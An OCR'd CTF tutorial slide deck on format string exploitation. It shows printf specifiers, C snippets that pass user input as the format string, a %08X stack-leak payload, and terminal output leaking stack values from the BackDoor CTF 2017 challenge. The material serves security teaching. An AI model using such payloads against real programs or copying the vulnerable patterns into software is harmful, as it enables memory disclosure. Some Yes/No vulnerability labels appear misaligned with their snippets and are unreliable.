Format String Exploitation

Christopher Roberts (@caffix)

Exploiting Format Strings

- Leaking values from the stack
- Writing values
- BackDoor CTF 2017 - Baby-0x41414141
- Challenge Problems

Usual Format Specifiers


- printf(“Hello %s\n”,”World”)
  - Hello World
- printf(“%d + %d = %d”,5,6,11)
  - 5 + 6 = 11
- printf(“Pi = %f”,3.14159)
  - Pi = 3.141590
- printf(“%08X”,42)
  - 0000002A

Unusual Format Specifiers

- printf(“%2$s %1$s\n”,”Hello”,”World”)
    - World Hello
- printf(“0x%0*X”,sizeof(void*)*2,0xC)
    - 0x0000000C
    - 0x000000000000000C


-
  ```
  int n = 0;
  printf(“Hello%n”,&n);
  printf(“ is %d characters long?”,n);
  ```
    - Hello is 5 characters long?

No




```
void main(int argc, char *argv)
{
    printf(argv[1]);
}
```

Yes




```
void main(int argc, char *argv)
{
    printf("%s\n",argv[1]);
}
```

No




```
void main(int argc, char *argv)
{
    char buff[1024] = {0};
    sprintf(buff,argv[1]);
}
```

No




```
void main(int argc, char *argv)
{
    char buff[1024] = {0};
    sprintf(buff,"%s",argv[1]);
}
```

No



```
void main(int argc, char *argv)
{
    char buff[1024] = {0};
    snprintf(buff,sizeof(buff),argv[1]);
}
```


Yes



```
void main(int argc, char *argv)
{
    char buff[1024] = {0};
    snprintf(buff,sizeof(buff),"%s",argv[1]);
}
```


Let’s leak some ~~flags~~ data

```
%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X_%08X
```




```
[chris@Thor backdoor]$ ./baby0x41414141
Hello baby pwner, whats your name?
```

Is it vulnerable?




```
[chris@Thor backdoor]$ ./baby0x41414141
Hello baby pwner, whats your name?
caffix_%08X_%08X
Ok cool, soon we will know whether you pwned it or not. Till then By
e caffix_08048914_FFE2ADF8
[chris@Thor backdoor]$ 
```

Yes it is!




```
[chris@Thor backdoor]$ ./baby0x41414141
Hello baby pwner, whats your name?
caffix_%08X_%08X
Ok cool, soon we will know whether you pwned it or not. Till then By
e caffix_08048914_FFE2ADF8
[chris@Thor backdoor]$
```


Remember this thing?




Each %08X prints values off the stack




Info leak



```
[chris@Thor backdoor]$ ./baby0x41414141
Hello baby pwner, whats your name?
caffix_%08X_%08X
Ok cool, soon we will know whether you pwned it or not. Till then By
e caffix_08048914_FFE2ADF8
[chris@Thor backdoor]$ 
```




The flag is securely hidden



